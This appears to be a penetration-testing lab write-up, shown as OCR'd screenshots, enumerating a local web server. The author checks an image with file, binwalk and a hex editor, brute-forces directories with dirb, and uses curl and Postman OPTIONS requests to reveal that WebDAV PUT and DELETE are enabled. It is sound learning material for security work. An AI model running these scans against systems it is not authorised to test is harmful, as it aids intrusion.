ARE REALLY MADE BY THE ANTI-VIRUS SOFTARE COMPANIES TO MAKE MONEY?
quickmeme.com
>>>



Quick check of the file


```
root@kali:~/Desktop# file blow.jpg
blow.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, bas
```

```
root@kali:~/Desktop# binwalk blow.jpg
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
```


```
root@kali:~/Desktop# hexeditor blow.jpg
File: blow.jpg
00000000  FF D8 FF E0  00 10 4A 46   49 46 00 01  01 00 00 01
00000010  00 01 00 00  FF DB 00 43   00 08 06 06  07 06 05 08
00000020  07 07 07 09  09 08 0A 0C   14 0D 0C 0B  0B 0C 19 12
```

Nothing obviously out of place there.

Brute force a directory listing of the web server. Set dirb off against the root of the web server. Check https://tools.kali.org/tools-listing for more information about **dirb**




```
root@kali:~# dirb http://10.20.30.128 /usr/share/wordlists/dirb/small.txt
```



```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Sep  3 10:07:05 2017
URL_BASE: http://10.20.30.128/
WORDLIST_FILES: /usr/share/wordlists/dirb/small.txt

-----------------

GENERATED WORDS: 959

---- Scanning URL: http://10.20.30.128/ ----
==> DIRECTORY: http://10.20.30.128/test/

---- Entering directory: http://10.20.30.128/test/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sun Sep  3 10:07:05 2017
DOWNLOADED: 959 - FOUND: 0
root@kali:~# 
```

Start mapping the web application on both /TEST and /.


Basic enumeration - which was over pretty rapidly.



Index of /test/

Name	Last Modified	Size	Type
Parent Directory/		-	Directory

lighttpd/1.4.28



10.20.30.128/robots.txt

404 - Not Found


I follow / read / reference The Web Application Handbook 2 specifically CHAPTER 21 A WEB APPLICATION HACKER'S METHODOLOGY. Page 799 has this gem.

> *2.2.1 Identify all entry points for user input, including URLs, query string parameters, POST data, cookies, and* ***other HTTP headers processed by the application****.*

I used Hackbar to post test data.

> *Hackbar is a simple penetration tool for Firefox. It helps in testing simple SQL injection and XSS holes. You cannot execute standard exploits but you can easily use it to test whether vulnerability exists or not. You can also manually submit form data with GET*


> *whether vulnerability exists or not. You can also manually submit form data with GET or POST requests*



URL	Status	Protocol	Domain	Size	Remote IP	Timeline
POST /test	200 OK	http	10.20.30.128	1.7 KB	10.20.30.128:80	2ms

1 request 1.7 KB 2ms (onload: 136ms)


or a new favourite POSTMAN



OPTIONS http://10.20.30.128/test/

Type No Auth


Status: 200 OK Time: 8 ms Size: 237 B




```
Allow →  PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK

Allow →  OPTIONS, GET, HEAD, POST

Content-Length →  0

DAV →  1,2

Date →  Fri, 15 Sep 2017 15:55:28 GMT

MS-Author-Via →  DAV

Server →  lighttpd/1.4.28
```

Or super elite via the cmdline.

```
root@kali:~# curl -X OPTIONS http://10.20.30.128/test -v
```



```
root@kali:~# curl -X OPTIONS http://10.20.30.128/test/ -v
*   Trying 10.20.30.128...
* TCP_NODELAY set
* Connected to 10.20.30.128 (10.20.30.128) port 80 (#0)
> OPTIONS /test/ HTTP/1.1
> Host: 10.20.30.128
> User-Agent: curl/7.52.1
> Accept: */*
>
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
```




```
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Sun, 03 Sep 2017 11:55:45 GMT
< Server: lighttpd/1.4.28
<
* Curl_http_done: called premature == 0
* Connection #0 to host 10.20.30.128 left intact
root@kali:~# 
```

